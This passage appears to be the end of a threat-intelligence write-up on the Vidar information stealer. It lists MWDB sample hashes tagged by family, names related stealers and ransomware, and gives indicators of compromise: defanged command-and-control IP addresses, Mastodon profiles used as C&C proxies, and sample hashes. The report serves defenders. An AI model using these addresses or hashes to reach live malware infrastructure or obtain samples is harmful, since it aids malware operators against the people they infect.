'22dbf29f7b7ee63da9418ab462b83e242823b83af7d697e7cf34796febc4d884', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'149d9555994e5930d863674a2c55d295d5a19446bed86ef1079ccbbbdae9975f', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'90618d3aa5146d27b46476a4c7bfcc2e5323b74dcbcf2c0af6b4f00c4c2d9297', ['et:raccoon_stealer', 'et:redline', 'feed:r
'7a5444f5316764d3960132052abe097784a29b7390e0ece10c86b804c125100f', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'98ee19dbbe959081f2d95b7f56af58fcb7ecdc5b85bb9ee13775376b9bad1ccf', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'9fefd930a1cc7b257fe5a65bc3eda3167bc0f82895f288fc34eaca3411b2688b', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'11a83b7f651c007cef7ca9490fc560dbfda8cd6b538199e277047c8087c7cee0', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'611796a36903059a2d1725d7849a375b9aa2902254c0d5f5fa2122e83570ea3a', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'7ec5f24e6f59719e6c071ec719dcfcbe8e48f5293f493b903f19446c1815048b', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'518e682b4f0226db5e1abb7b62a32a2f46db719b6c407317273cbef56c811657', ['feed:urlhaus', 'ripped:vidar', 'runnable:v
'bf4d1dcd4b9129f47ec4239fa5a33e00c981e5fac5b8be880b76d2a1f5753c34', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'd9b6823ca8e13b78c269c5d21e948dbab625ea87d3370d163eeabeb3822aef56', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'8a2abfa467352b278a1233aead9dffbb23a6d17bd50fe22e275ca92a1911c23c', ['feed:urlhaus', 'ripped:vidar', 'runnable:v
'1fbbaa6cfa20d6e11a3e5e4ba0702f608d474cbf5a86eef891fb57a671c684be', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'2692f4594cebfa3afca882274dc1432fea1ccbc7d3f37db3e15059722db1d97b', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'9cffbade290f88c34b8a5e2e551fd9ae035eeda9d49d0eb0fecec8e40ecf2e84', ['feed:malwarebazaar', 'ripped:vidar', 'runn
```

We can see that besides Vidar, MWDB was also able to detect and extract configurations from the following malware families:

- Raccoon
- RedLine Stealer
- SmokeLoader
- STOP ransomware

All of the recognized samples were uploaded as a part of the URLhaus[2], and MalwareBazaar[3] feeds, both developed by abuse.ch.

Indicators of Compromise

C&C profile proxies

- hxxps://mas.to/@sslam
- hxxps://mas.to/@serg4325
- hxxps://mas.to/@xeroxxx
- hxxps://mas.to/@oleg98
- hxxps://mas.to/@artemida

C&C servers

- 65.108.80[.]190
- 167.86.127[.]231

Samples

```
16c3f8999141beee55afdb49670b9e44b4916816faeb643639a7ace81c13806a
1d4ecd52ab85b7f5229f00ee10d438286e361d4c304000abca8b3dcbe1d7c720
77737d30b68a8fa75847570bfaa2c718875c532de61d7a5643504a1ac892a330
9405f9084c8ec3eff442b83c20928fceb3e6372d504381b0527a7512a9889231
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446d53cdc62a86025835e93938afeb9c1b24f28f2bade4980c01ac517b76c760
```

References

1. https://fumik0.com/2018/12/24/lets-dig-into-vidar-an-arkei-copycat-forked-stealer-in-depth-analysis/ ↩

2. https://urlhaus.abuse.ch/ ↩

3. https://bazaar.abuse.ch/ ↩
